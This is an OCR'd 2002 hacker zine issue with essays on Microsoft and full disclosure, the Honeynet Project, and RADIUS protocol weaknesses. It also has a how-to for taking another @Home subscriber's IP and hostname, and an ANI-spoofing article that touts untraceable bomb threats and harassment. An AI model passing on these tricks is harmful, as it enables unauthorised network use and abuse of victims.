Hacker's Digest

Issue 3 Winter 2002

How SAFE are your SERVERS from HACKERS?

“Frustration with the slow pace of his legal proceedings and strict pre-trial restrictions spurred accused Ebay hacker Jerome Heckenkamp to ask a judge to rescind his bail and send him to jail”

-Keven Poulsen

~ Staff ~

John Thornton
Editor-In-Chief

Tawnya Richards
Office Coordinator

Laszlo Acs
Editor

Circuit
Steady Writer

Dark Fairytale
Steady Writer

ShiningSun
Intern

Writers:

Comic_1

Dark Fairytale

The Clone

Joshua Hill

Zenomorph

sozni

m4chine

grugq

iDEFENSE

Arne Vidstrom

Obscure^

HACKER'S DIGEST

WINTER ISSUE 3 2002

Microsoft
The Soup Nazis

Well, I have to say 3 months is not really a long time and I have seen the policits of the giant Microsoft change overnight. A letter from Bill Gates to everyone at Microsoft grabbed more news head lines then the news that China has been pointing more missles at the US.

As you know, open source and full disclosure are the two things that Microsoft hates the most. It just really surprised me the measures Microsoft started to take to wipe out full disclosure. It all started in October when Scott Culp, manager of the Microsoft Security Response Center wrote an essay tittled "It's Time to End Information Anarchy"

"Providing a recipe for exploiting a vulnerability doesn't aid administrators in protecting their networks. In the vast majority of cases, the only way to protect against a security vulnerability is to apply a fix that changes the system behavior and eliminates the vulnerability; in other cases, systems can be protected through administrative procedures. But regardless of whether the remediation takes the form of a patch or a workaround, an administrator doesn't need to know how a vulnerability works in order to understand how to protect against it, any more than a person needs to know how to cause a headache in order to take an aspirin."

Yes, this is how Microsoft thinks. It is the whole "let us do all the heavy lifting and you just wave your wand around with this wizard and out comes software." This is the recipe for shit.Three cups of ignorance, two pinches of rushing and you have shitty software that stores passwords in the registery in plain text. Like any dictator ran country Microsoft is all about ignorince. Intelligent people are a threat to there power.

A Call To Arms

A responce to Scott's paper was written by hellNbak, a member of Nomad Mobile Research Centre (www.nmrc.org) wrote a paper that spoke for most of the Security Community that was insulted by Microsoft.

A Step Towards Information Anarchy: A Call To Arms by hellNbak <hellNbak@nmrc.org>

Recently, Scott Culp of Microsoft's Security Response Team released the following paper:

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/columns/security/noarch.asp.

Since the suspiciously timed release of this paper, rumors are that Microsoft has been contacting the management of various research groups to discuss with them their disclosure policies and how to fall into the new Microsoft line of thinking. Unfortunately, I have not been privy to any of these discussions with Microsoft, but one can only guess that their intentions are not pure. I am not going to write another rant on why I think Microsoft is out to lunch and how I know for a fact that they would like to force legitimate security research into the grave and return to the days of not spending money on security, but I am going to write a rant on what I think the research community needs to do to help Microsoft and all vendors see the light. Make no mistake about it - Full Disclosure is in clear and present danger of being stomped out by vendors like Microsoft.

Back in the day, groups like ADM, Rhino9, L0pht, and w00w00 would responsibly release advisories with complete details and proof-of-concept code. Security was improving, vendors continued to get the message that their software had better be secure, and that they would be forced to deal with serious security issues. Or did they? Unfortunately, it seems the only message that the software vendors learned was that security issues are expensive, and while money should be spent convincing the public that the vendors care about security issues, the full disclosure community needs to be crushed so that things can go back to business as usual. To Microsoft and vendors like them, security is not a technical or a developmental issue; it is merely a marketing issue that can be - and is - leveraged for press time.

Unfortunately, today, Rhino9 is no longer and ADM has been quite quiet - keeping things to themselves no doubt. L0pht is now a consulting organization and w00w00 has also been very, very quiet. To add to the problems, we have groups and people like Georgi Guninski, who while releasing some very interesting research and proof-of-concept code, refuse to do it in a responsible manner, giving the vendors all the ammunition they need to attack the full disclosure community.

So how do we fix what seems to be broken beyond repair? How do we take the power away from the software vendors and return it to the research community? My answer is: INFORMATION ANARCHY. Microsoft likened researchers - not criminal hackers or script kiddies - to terrorists holding software companies at ransom and being irresponsible by releasing proof-of-concept code. Microsoft claims that we are in a state of "Information Anarchy" and that the research community must be stopped. Do we really want to return to the olden days when vendors knew they could ignore security issues? I say no; it has to stop and the only way to stop it is to demonstrate to Microsoft and the world what _true_ Information Anarchy is. I propose that everyone who is involved in security research and supports full disclosure steps up research efforts and releases those issues that they have been sitting on. Let's flood the security department of every vendor with new issues. Let's show the world what they would miss and what information could just as easily have stayed in the underground rather than be posted to Bugtraq or Vulnwatch.

Before you go out and start releasing all your zero-days, I do caution this with the recommendation that we all put in the effort to coordinate with vendors before releasing the advisories. I do not mean you should sit on something for 90 days until the vendor decides to fix it, but I do think that the vendor should be notified and given a set amount of time (30 days to fix and 5 to respond, perhaps) to respond properly. While we need to be direct with our actions, we do need to exercise caution and responsibility.

Show your support for this movement; help us take the power back from the vendors. I am offering my free time to help anyone with a security issue to report it to

the vendor and craft an advisory. I am also asking everyone in the research community who supports full disclosure to release advisories in support of what I am calling Information Anarchy 2K01.

We have had the lame, media-created defacement wars between script kiddies - now it is time to wage a true war that will demonstrate our skills, and more importantly, demonstrate to the vendors, the corporations, and the world, what they are forcing into the underground.

I am not asking anyone to do anything illegal, I do not want to see any supportive defacements or hacks but I do want to see some supportive advisories and research efforts. Microsoft just spent the last few years fighting for their "freedom to innovate" and now they are trying to take ours.

For the most part this responce to Microsoft was taken up by the security community and I think Microsoft got the message, however it did not stop there. A letter from Zeno (www.cgisecurity.net) to Bugtraq explained how Microsoft Security Repsonce Team was handleing security holes posted to the public without them knowing.

Below is a email I got from microsoft. I didn't want credit but I find it amusing that they will refuse to mention who discovered a security problem unless they are contacted first. Which means if I found a remote IIS hole and emailed other mailing lists first as far as microsoft historical documents go I wasn't even involved and they will not acknowledge my findings. If I email microsoft of the problem first then I am mentioned. I honestly don't care for a mention otherwise I would have just released a advisory

Anyone else find this a tad wackey? So microsoft is reinventing history now to?

-zeno@cgisecurity.com

> Thanks for your note and for bringing this to us. We appreciate that. As we noted in our bugtraq post, we are looking into this issue. As always, if we will take appropriate action based on our investigation. Unfortunately, you chose to take this issue public before we had a chance to fully investigate and develop a patch, if needed. I'm afraid that because of this, we won't be able to credit you in any bulletin that might result from your report. This is outlined in our acknowledgement policy at:
>
> http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/policy.asp
>
> We appreciate your bringing this to us, and hope that next time you'll work with us in a way that will allow us to credit you in any bulletin that might result.
>
> Thank you once again for bringing this to us.
>
> Regards,
> secure@microsoft.com

Thats right, if Microsoft does not like the way you disclose your security hole they will just not give you any credit for finding the security hole. **NO SOUP FOR YOU!**

Even More Letters To Help You Look Cool

Like a well orhestrated chess game Microsoft is aligning there nights and bishops and playing the palms with great skill. The new Microsoft Certified Security Partner Program. You sign up for this fine program and .

they just hand you all the free software you could ever need to be successful. Lets not forget those sexy letters MCSP. Come on, everyone is doing it. There are not many programs out there that says you know what you are doing and not just talking out of your ass. Lets face it, companys are burned out of millions of dollers from contractors and the next thing you know, not becoming a MCSP is going to hurt you in the long run.

So, is it really that bad to sell out to Microsoft? Well as long as you do not mind pledging aligence to plaque of the Microsoft Corperation. Hang it in your little office, preferbly next to a photo of Bill Gates with some insence and candles burning at all times.

The Oath of Allegiance

"shall follow a code of conduct regarding the responsible handling of security vulnerabilities," In other words shut the fuck up, bitch.

"This code of conduct is intended to allow a product vendor to address any individual vulnerability and issue a patch, workaround or other response to the public. Microsoft Gold Certified Security Solutions Partners shall take reasonable steps to ensure that they do not publicly disclose details that would directly allow an outside party to develop or execute an attack exploiting the vulnerability." Don't tell anyone how you discovered the security hole, last thing they need is more inteligent people. People don't care how the magic pill works, as long as it works.


This is the beginning of the end. If MSSP program takes off it is the frist steps of establishing a elite group of a thousand or so security experts who are now in Microsoft's pocket and is no longer allowed the free speach of evening giving hints to members of the security comunity on how you exploited the software. The term sell out just does not give it justice. Its frankly turning your back on your colleges and giving the bird to everyone who taught anything you know about security. Its not just that you would no longer be a hacker, you will be a part of the cancer that is slowly eating away at the security community. I don't have to tell you that true hackers have always been about the freedom of information. Being a part of this programs is againts everything the hacking community stands for. But hey, who really needs morals anyway.

Are security gurus really welcoming Microsoft's goal?

An article by Robert Lemos sugested that the entire security community is embracing Bill Gates address to world. *"While security experts gave Gates' message high marks, they withheldjudgment on whether Microsoft—which has been pasted by a series of high-profile security blunders over the past year—can deliver."* wrote Robert. The truth of the matter is that we have all heard this song and dance before. All of the bad PR Microsoft has with security is well deserved. Lets not forget the great security that Windows XP gave us, not even a few months after its release comes out a security hole that gives full controll of the victims PC. Don't even get me started on the issues with Microsoft Passport. So will I embrace Microsoft as secure product? Not for a long time coming...

The Honeynet Project

Raising the awareness of the Internet the Honeynet Project has to be one of the coolest computer security projects on the net. A network with some the best custom Intrusion Detection Systems written by a super star line up of security gurus. The thrity members that make up the Honeynet Project consist of Elias Levy CTO of SecurityFocus, Brad Powell of Sun Microsystems GESS Global Security Team, Fyodor the arthur of nmap, rain forest puppy and many more.



The basic set up of the Honeynet Project is a network of computers that are literly asking to be exploited. The data is then complied and is used to help better existing security tools and new security tools that have yet to come out. The toplogy is made up of a central computer that acts as the Data Control and Data Capature. Having a central computer makes the network much easy to manage and deploy. There is a layer that is meant to limit the number of outbound connections. Rules are set up to allow an attack only 5 packets to be sent to non-honeynet computers before they start to be rejected. The thought behind this is to restirct someone from using the Honeynet network to attack other computers. They also have mesures in place to detect a possible Denile of Service attack launched from one of the Honeynet systems to a non-Honeynet system. The second layer that detects the attack in reality will be blocking the packets sent to the non-Honeynet computer and send fake RST packets to make it look like the Denile of Service attack was successful.

Vitural Honeynets is another goal for the Honeynet Project. The objective is to run as many driffent operating systems on the same computer at the same time to save money. They are using the software package VMware to allow them to do this. They also are looking at User Mode Linux a open source project developed by Jeff Dike. This version of linux will allow someone to run as many as twenty versions of linux on the same machince simultaneously.

The main goal of the Honeynet project is to write smarter software. By understanding what a hacker tends to go after, attack patterns and trying to get a good feel for a hackers motives. Honeynet is trying to develop software that is not there just to defend the computers but software that is clever enough to trick hackers into thinking they are being sucessful. By setting up the network to be something like a fishbowl so the administrators of honeynet can view everything that happens in the fishbowl. However this is not as easy as it seems. Honeynet administrators claim that it often takes thrity to fourty hours to figure out what happened in the course of thrity minuets.

Some Honeynet Statistics

From April 2000 through present, the most popular reconnaissance methods, besides general scanning, was DNS version query, followed by queries to RPC services.

Between April and December 2000, seven default installations of Red Hat 6.2 servers were attacked within three days of connecting to the Internet. Based on this, we estimate the life expectancy of a default installation of Red Hat 6.2 server to be less then 72 hours. The last time we attempted to confirm this, the system was compromised in less than eight hours. The fastest time ever for a system to be compromised was 15 minutes. This means the system was scanned, probed, and exploited within 15 minutes of connecting to the Internet. Coincidentally, this was the first honeypot we ever setup, in March of 1999.

A default Windows98 desktop was installed on October 31, 2000, with sharing enabled, the same configuration found in many homes and organizations. The honeypot was compromised in less than twenty four hours. In the following three days it was successfully compromised another four times. This makes a total of five successful attacks in less than four days.

In a thirty day period (20 Sep - 20 Oct, 2000), the Honeynet received 524 UNIQUE NetBios scans, averaging 17 unique NetBios scans every day.

Changing Your IP With @Home Service Without the aid of Tech Support

by Comic_1 and Dark Fairytale

If you're an avid internet user or know anything about computers in general, then you've probably heard of @Home Internet Services. For those of you who don't know (a very small audience, i hope.) let me explain briefly the internet services they offer. @Home is a cable modem provider used widely across the United States and into some parts of Canada, which is sponsored by the nice guys at Excite. @Home has over 3 million users which makes it the mostly widely used form high of speed internet access today. When you sign up for @Home services you will be issued a cable modem and a NIC card to be installed in your computer along with one assigned IP address. Of course, this IP can be changed when you request it through their tech support, say when you're getting the hell packeted out of you by some script kiddie who has nothing better to do with their time.

Personally, I don't enjoy calling tech support all the time just so I can change my IP. I never had to go through all of that with 56K, so why should I put up with it now, ya know? Needless to say, as the title of this article might lead one to believe, I've devised a way to switch my IP through @Home internet services without going through all the hassles of calling tech support, yada yada yada. Now my friends, I will tell you just how i accomplished this goal so you may do the same. This little trick might work with other Cable Internet Service Providers, but please note that this was tested and working 100 percent in the Phoenix, Arizona area under @Home cable service.

Since @Home uses the DHCP protocol for its service, there's really nothing to finding and using a "free" ip. Let's say for instance, your hostname is rx298032-a.rdc1.az.home.com which would resolve to the ip address: 65.5.225.69. Ok, got that? Now what you wanna do is ping 65.5.225.6*, until you find an ip that is not responding.

For Example:

```
Pinging 65.5.255.68 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 65.5.225.68:
     Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Approximate round trip times in milli-seconds:
  Minimum = 0ms, Maximum =  0ms, Average =  0ms
```

Now of course this would be a host that is not responding, offline, or a "free" ip so to say. Now when you find an ip that is not responding, you'll want to do an nslookup on the non-responsive host and you should get something like this:

```
comic@comic:~$ nslookup 65.5.225.68
Note:  nslookup is deprecated and may be removed
from future releases.Consider using the `dig' or
`host' programs instead.  Run nslookup with the
```

```
`-sil[ent]' option to prevent this message from
appearing.
Server:          24.1.240.33
Address:         24.1.240.33#53

Non-authoritative answer:
68.225.5.65.in-addr.arpa
name = cx1139538-a.fwlr1.az.home.com.

Authoritative answers can be found from:
225.5.65.in-addr.arpa    nameserver = ns1.home.net.
225.5.65.in-addr.arpa    nameserver = ns2.home.net.
ns1.home.net      internet address = 24.0.0.27
ns2.home.net      internet address = 24.2.0.27
```

Once that is completed you'll want to go into your network settings and change your computer name to there's, which in this case would be: cx1139538-a. Next you'll need to change your IP address to the "freed" IP, which would be: 65.5.225.68. Wham bam thank ya maam, you've completed the "hard" task of changing your IP under @Home service without dealing with those annoying Techs.

Now you're free to change your IP address and host at will under @Home Internet Services. And you thought this was gonna be hard? I'm sure if enough people start changing their IP's to the unused IP's though that @Home will take notice and more than likely fix this little problem, but I seriously doubt that will be anytime soon. Till then, have fun with this little idea. If you have any questions feel free to email myself, Comic@ppchq.org or dark_fairytale@ppchq.org.

This is another article brought to you from the good guys at ppchq.org (Comic_1 and dark fairytale).

A MOBILE PHONE ANI DIVERSION TECHNIQUE

by The Clone

The content within this file is for informational and entertainment purposes only. Unauthorized access of the systems spoken about in this file using this ANI-spoofing technique may get you in trouble with local and/or national law enforcement. Don't do naughty things... thanks.

Introduction:

Several months ago while sitting at home having nothing better to do but mess around with various phone numbers on my cell phone, I discovered something rather interesting. By calling up specific toll-free ANAC systems in the United States belonging to AT&T and other carriers, the Automatic Number Identification (ANI) information that I was read was completely different than the information that actually belongs to me. This got me a bit curious as to why this might be occurring. The rest of this file will delve a little bit into the steps I took in order to conclude the theory of my misread ANI account data.

Explanation:

With my Pre-Paid FIDO GSM phone calling from the 780 area code in Edmonton, I called up several ANAC systems and on every one of these systems the ANI information read back was: 780-707-0000, which didn't appear to be my phone number. After calling that phone number back, I was suprised that FIDO's "this number is not in service" recording came on.

When calling from a Rogers AT&T Pay-As-You-Go TDMA cellphone, the ANI information read back was: 780-965-0000, which didn't appear to be my phone number either. After calling that phone number back, I got a similar message from ROGERS AT&T telling me the number I called was not in service.

When calling from a Telus / Clearnet CDMA cellphone, the ANI information read back was: 780-427-5700, which didn't appear to be my phone number either. After calling that number back, I got a message from Telus telling me the number I called wasn't in service.

The Potential? By simply using a cell phone without any physical/mode modification whatsoever, one may spoof their ANI information from American Toll-free Carriers such as; AT&T, MCI WORLDCOM, TRACFONE, VERIZON, etc. With your actual phone number information not being registered with the end-carrier, you have the ability to bruteforce a large number of the blocked carriers without fear of being tracked - perfect diversion techniques. If one wanted to call in a bomb threat, they could get away with it. If someone wanted to prank call, harrass, or otherwise piss someone off over the phone without fear of being tracked (through basic means), they could.

Want an ANAC # to test your cell phone on?

http://groups.google.com/groups?q=ANAC+%23%27s

Conclusion:

Instead of your phone's MIN (MSISDN in GSM terms) passing through to the end- carrier, the information passing through is that of the mobile switches' aliased phone number - often called "pseudo ANI". Please keep in mind that the MSSC (Mobile Services Switching Center, Home Location Register in GSM terms) do keep records of what customers ESN/MIN called what phone number at any given time. Please be aware of the consequences, and DO USE other diversion techniques in addition to this if you wish to be 100% anonymous in all of your future phreaking escapades!

Credit: Thanks to 'TRON' for the additional information.
E-MAIL: theclone@hackcanada.com
URL: www.nettwerked.net

An Analysis of the RADIUS Authentication Protocol

by Joshua Hill

1 Introduction

RADIUS is a widely used protocol in network environments. It is commonly used for embedded network devices such as routers, modem servers, switches, etc. It is used for several reasons:

- The embedded systems generally cannot deal with a large number of users with distinct authentication information. This requires more storage than many embedded systems possess.
- RADIUS facilitates centralized user administration, which is important for several of these applications. Many ISPs have tens of thousands, hundreds of thousands, or even millions of users. Users are added and deleted continuously throughout the day, and user authentication information changes constantly. Centralized administration of users in this setting is an operational requirement.
- RADIUS consistently provides some level of protection against a sniffing, active attacker. Other remote authentication protocols provide either intermittent protection, inadequate protection or non-existent protection. RADIUS's primary competition for remote authentication is TACACS+ and LDAP. LDAP natively provides no protection against sniffing or active attackers. TACACS+ is subtly flawed, as discussed by Solar Designer in his advisory.
- RADIUS support is nearly omni-present. Other remote authentication protocols do not have consistent support from hardware vendors, whereas RADIUS is uniformly supported. Because the platforms on which RADIUS is implemented on are often embedded systems, there are limited opportunities to support additional protocols. Any changes to the RADIUS protocol would have to be at least minimally compatible with pre-existing (unmodified) RADIUS clients and servers.

RADIUS is currently the de-facto standard for remote authentication. It is very prevalent in both new and legacy systems.

1.1 Applicability

This analysis deals with some of the characteristics of the base RADIUS protocol and of the User-Password attribute. Depending on the mode of authentication used, the described User-Password weaknesses may or may not compromise the security of the underlying authentication scheme. A complete compromise of the User-Password attribute would result in the complete compromise of the normal Username/Password or PAP authentication schemes, because both of these systems include otherwise unprotected authentication information in the User-Password attribute. On the other hand when a Challenge/Response system is in use, a complete compromise of the User-Password attribute would only expose the underlying Challenge/Response information to additional attack, which may or may not lead to a complete compromise of the authentication system, depending on the strength of the underlying authentication system.

This analysis does not cover the RADIUS protocol's accounting functionality (which is, incidentally, also flawed, but normally doesn't transport information that must be kept confidential).

2 Protocol Summary

A summary of the RADIUS packet (from the RFC):

The code establishes the type of RADIUS packet. The codes are:

Value	Description
1	Access-Request
2	Access-Accept
3	Access-Reject
4	Accounting-Request
5	Accounting-Response
11	Access-Challenge
12	Status-Server (experimental)
13	Status-Client (experimental)
255	Reserved

The identifier is a one octet value that allows the RADIUS client to match a RADIUS response with the correct outstanding request.

The attributes section is where an arbitrary number of attribute fields are stored. The only pertinent attributes for this discussion are the User-Name and User-Password attributes.

This description will concentrate on the most common type of RADIUS exchange: An Access-Request involving a username and user password, followed by either an Access-Accept, Access-Reject or a failure. I will refer to the two participants in this protocol as the client and the server. The client is the entity that has authentication information that it wishes to validate. The server is the entity that has access to a database of authentication information that it can use to validate the client's authentication request.

2.1 Initial Client Processing

The client creates an Access-Request RADIUS packet, including at least the User-Name and User-Password attributes.

The Access-Request packet's identifier field is generated by the client. The generation process for the identifier field is not specified by the RADIUS protocol specification, but it is usually implemented as a simple counter that is incremented for each request.

The Access-Request packet contains a 16 octet Request Authenticator in the authenticator field. This Request authenticator is a randomly chosen 16 octet string.

This packet is completely unprotected, except for the User-Password attribute, which is protected as follows:

The client and server share a secret. That shared secret followed by the Request Authenticator is put through an MD5 hash to create a 16 octet value which is XORed with the password entered by the user. If the user password is greater than 16 octets, additional MD5 calculations are performed, using the previous ciphertext instead of the Request Authenticator.

More formally:
Call the shared secret S and the pseudo-random 128-bit Request Authenticator RA. The password is broken into 16-octet blocks p1, p2, ... pn, with the last block padded at the end with '0's to a 16-octet boundary. The ciphertext blocks are c1, c2... cn.

```
c1 = p1 XOR MD5(S + RA)
c2 = p2 XOR MD5(S + c1)
.
.
.
cn = pn XOR MD5(S + cn-1)
```

The User-Password attribute contains **c1+c2+...+cn**, Where + denotes concatenation.

2.2 Server Processing

The server receives the RADIUS Access-Request packet and verifies that the server possesses a shared secret for the client. If the server does not possess a shared secret for the client, the request is silently dropped.

Because the server also possesses the shared secret, it can go through a slightly modified version of the client's protection process on the User-Password attribute and obtain the unprotected password. It then uses its authentication database to validate the username and password. If the password is valid, the server creates an Access-Accept packet to send back to the client. If the password is invalid, the server creates an Access-Reject packet to send back to the client.

Both the Access-Accept packet and the Access-Reject packet use the same identifier value from the client's Access-Request packet, and put a Response Authenticator in the Authenticator field. The Response Authenticator is the is the MD5 hash of the response packet with the associated request packet's Request Authenticator in the Authenticator field, concatenated with the shared secret.

That is, ResponseAuth = MD5(Code+ID+Length+RequestAuth+Attributes+Secret) where + denotes concatenation.

2.3 Client Post Processing

When the client receives a response packet, it attempts to match it with an outstanding request using the identifier field. If the client does not have an outstanding request using the same identifier, the response is silently discarded. The client then verifies the Response Authenticator by performing the same Response Authenticator calculation the server performed, and then comparing the result with the Authenticator field. If the Response Authenticator does not match, the packet is silently discarded.

If the client received a verified Access-Accept packet, the username and password are considered to be correct, and the user is authenticated. If the client received a verified Access-Reject message, the username and password are considered to be incorrect, and the user is not authenticated.

3 RADIUS Issues

The RADIUS protocol has a set of vulnerabilities that are either caused by the protocol or caused by poor client implementation and exacerbated by the protocol. The vulnerabilities that follow arose during a somewhat shallow exploration of the protocol; this is not expected to be a complete list of vulnerabilities of the RADIUS protocol, these are merely the vulnerabilities that presented themselves to the reviewer.

3.1 Response Authenticator Based Shared Secret Attack

The Response Authenticator is essentially an ad hoc MD5 based keyed hash. This primitive facilitates an attack on the shared secret. If an attacker observes a valid Access-Request packet and the associated Access-Accept or Access-Reject packet, they can launch an off-line exhaustive attack on the shared secret. The attacker can pre-compute the MD5 state for (Code+ID+Length+RequestAuth+Attributes) and then resume the hash once for each shared secret guess. The ability to pre-compute the leading sections of this keyed hash primitive reduces the computational requirements for a successful attack.

3.2 User-Password Attribute Cipher Design Comments

The User-Password protection scheme is a stream-cipher, where an MD5 hash is used as an ad

hocpseudorandom number generator (PRNG). The first 16 octets of the stream cipher display the same properties as a synchronous stream cipher. After the first 16 octets, the stream cipher state integrates the previous ciphertext, and becomes more accurately described as a self-synchronizing stream cipher.

The security of the cipher rests on the strength of MD5 for this type of use and the selection of the shared secret. It is unclear what the requirements for this cipher are, so it is unclear if the MD5 function is appropriate for this use. MD5 is not designed to be a stream cipher primitive, it is designed to be a cryptographic hash. This sort of misuse of cryptographic primitives often leads to subtly flawed systems.

3.3 User-Password Attribute Based Shared Secret Attack

Because of the selection of a stream cipher for protection of the User-Password attribute, an attacker can gain information about the Shared Secret if they can observe network traffic and attempt an authentication. The attacker attempts to authenticate to the client with a known password. The attacker then captures the resulting Access-Request packet and XORs the protected portion of the User-Password attribute with the password they provided to the client. This results in the value of the MD5(Shared Secret + Request Authenticator) operation. The Request Authenticator is known (it is in the client's Access-Request packet), so the attacker can launch an off-line exhaustive attack on the shared secret. Note, though, that the attacker cannot pre-compute the MD5 state of the hash for the Request Authenticator, because the Request Authenticator is hashed second.

3.4 User-Password Based Password Attack

The use of a stream cipher to protect the User-Password attribute results in a vulnerability that allows an attacker to circumvent any authentication rate limits imposed by the client. The attacker first attempts to authenticate to the client using a valid username and a known (and likely incorrect) user password. The attacker then captures the resulting Access-Request packet and determines the result of the MD5(Shared Secret + Request Authenticator) operation (in the same way as in the previous attack). The attacker can then replay modified Access-Request packets, using the same Request Authenticator and MD5(Shared Secret + Request Authenticator) value, changing the password (and the associated User-Password attribute) for each replay. If the server does not impose user based rate limits, this will allow the attacker to efficiently perform an exhaustive search for the correct user password.

Note that the attacker can only use this method to attack passwords that are 16 characters or less, as the User-Password protection mechanism uses a chaining method that includes previous ciphertext in the state after the first 16 octets of output.

Any sort of strong data authentication in the Access-Request packet would make this attack impossible.

3.5 Request Authenticator Based Attacks

The security of RADIUS depends on the generation of the Request Authenticator field. The Request Authenticator must be both unique and non-predictable in order for the RADIUS implementation to be secure. The RADIUS protocol specification does not emphasize the importance of the Request Authenticator generation, so there are a large number of implementations that use poor PRNGs to generate the Request Authenticator. If the client uses a PRNG that repeats values (or has a short cycle), the protocol ceases to provide the intended level of protection.

The last two of these attacks require the attacker to cause the client to produce a particular identifier value. This is generally not particularly difficult, as identifiers were never meant as a security feature. The actual method of identifier generation is not specified by the protocol

specification, but the most common method of generating the identifier is to increment a one octet counter for each request, and include the counter value as the identifier. Because the identifier generation is normally deterministic, it often doesn't increase the work factor very much at all. An attacker can insert a series of extra requests to the client, forcing the desired identifier to reoccur much more rapidly than it would normally. Even if the identifier were not generated in a readily attackable way, it would still only increase the work factor by 256 times.

3.5.1 Passive User-Password Compromise Through Repeated Request Authenticators

If the attacker can sniff the traffic between the RADIUS client and the RADIUS server, they can passively produce a dictionary of Request Authenticators, and the associated (protected) User-Password attributes. If the attacker observes a repeated Request Authenticator, they can remove any influence of the Shared Secret from the first 16 octets of the passwords by XORing the first 16 octets of the protected passwords together. This yields the first 16 octets of the two (now unprotected) user passwords XORed together.

The impact of this attack varies according to how good the user passwords are. If the users all chose random passwords of the same length, the attacker can gain nothing because no information about either password can be extracted. Unfortunately, this is a somewhat unlikely occurrence. In reality, users choose passwords of varying lengths (generally less than 16 characters) and of varying quality.

The easiest problem for the attacker to exploit is the case where the two passwords are of different lengths. Ideally for the attacker, the passwords are both less than 16 characters long and are significantly different lengths. In this situation, one of the passwords has more padding than the other, so the non-overlapping characters of the longer password are XORed with '0' (the characters do not change). This results in the non-overlapping characters of the longer password being exposed to the attacker with no analysis.

More complex attacks are available if the attacker makes the assumption that the users chose low-entropy passwords. In this situation, the attacker can perform an intelligent dictionary attack guided by statistical analysis of the overlapping region. This dictionary attack can be further refined by noting the length of the two passwords and the trailing portion of the longer password, and then only trying passwords with this length and ending.

Even passwords longer than 16 characters are at risk from this attack, because the attacker still gains information about the first 16 characters of the password. This provides a firm basis for later attack, if nothing else.

3.5.2 Active User-Password Compromise through Repeated Request Authenticators

The attacker can attempt to authenticate many times using known passwords and intercept the generated Access-Request packets, extracting the Request Authenticator and User-Password attributes. The Attacker can then XOR the known password with the User-Password attribute and be left with the MD5(Shared Secret + Request Authenticator) value. The attacker generates a dictionary of Request Authenticator values and associated MD5(Shared Secret + Request Authenticator) values.

When the attacker sees a valid Access-Request packet that has a Request Authenticator value that is in the attacker's dictionary, the attacker can recover the first 16 octets from the protected region of the User-Password field by looking up the associated MD5(Shared Secret + Request Authenticator) value from the dictionary and XORing it with the intercepted protected portion of the User-Password attribute.

3.5.3 Replay of Server Responses through Repeated Request Authenticators

The attacker can build a dictionary of Request Authenticators, identifiers and associated server responses. When the attacker then sees a request that uses a Request Authenticator (and associated identifier) that is in the dictionary, the attacker can masquerade as the server and replay the previously observed server response.

Further, if the attacker can attempt to authenticate, causing the client to produce an Access-Request packet with the same Request Authenticator and identifier as a previously observed successful authentication, the attacker can replay the valid looking Access-Accept server response and successfully authenticate to the client without knowing a valid password.

3.5.4 DOS Arising from the Prediction of the Request Authenticator

If the attacker can predict future values of the Request Authenticator, the attacker can pose as the client and create a dictionary of future Request Authenticator values (with either the expected identifier, or with every possible identifier) and associated (presumably Access-Reject) server responses. The attacker can then masquerade as the server and respond to the client's (possibly valid) requests with valid looking Access-Reject packets, creating a denial of service.

3.6 Shared Secret Hygiene

The RADIUS standard specifically permits use of the same Shared Secret by many clients. This is a very bad idea, as it provides attackers with more data to work from and allows any flawed client to compromise several machines. All RADIUS clients that possesses the same shared secret can be viewed as a single RADIUS client for the purpose of all these attacks, because no RADIUS protection is applied to the client or server address.

Most client and server implementations only allow shared secrets to be input as ASCII strings. There are only 94 different ASCII characters that can be entered from a standard US style keyboard (out of the 256 possible). Many implementations also restrict the total length of the shared secret to 16 characters or less. Both of these restrictions artificially reduce the size of the keyspace that an attacker must search in order to guess the shared secret.

4 Conclusions

4.1 Summary Findings

The RADIUS protocol has several interesting issues that arise from its design. The design and policy characteristics that seem to be principally responsible for the security problems are as follows:

- The User-Password protection technique is flawed in many ways. It should not use a stream cipher, and it should not use MD5 as a cipher primitive. *(note 3.2; attacks 3.3, 3.4, 3.5.1, 3.5.2)*
- The Response Authenticator is a good idea, but it is poorly implemented. *(attack 3.1)*
- The Access-Request packet is not authenticated at all. *(attack 3.4)*
- Many client implementations do not create Request Authenticators that are sufficiently random. *(all attacks in 3.5)*
- Many administrators choose RADIUS shared secrets with insufficient information entropy. Many client and host implementations artificially limit the shared secret key space. *(note 3.6)*

4.2 Suggested Protocol Additions

Selection of a well understood symmetric block cipher to protect the user password would be good practice. A new User-Password like attribute that uses an alternate encryption scheme should be

created. I suggest TDES (as specified in ANSI X9.52) used in CBC mode. If this new attribute is used, the User-Password attribute should not be.

Ideally the block cipher would be keyed independently from the shared secret, but this may prove unworkable for compatibility reasons. Another option would be to key the cipher from some derived value of the shared secret and the request authenticator. For instance the cipher could be keyed from the output of an HMAC of the Request Authenticator (where the HMAC is keyed by the shared secret) or by seeding a cryptographic PRNG with the shared secret and the request authenticator.

Instead of using an ad hoc keyed hash primitive in the Response Authenticator, an accepted Message Authentication Code (MAC) should be used. An HMAC would be an ideal choice for this primitive. In addition, the Access-Request packet would benefit from authentication.

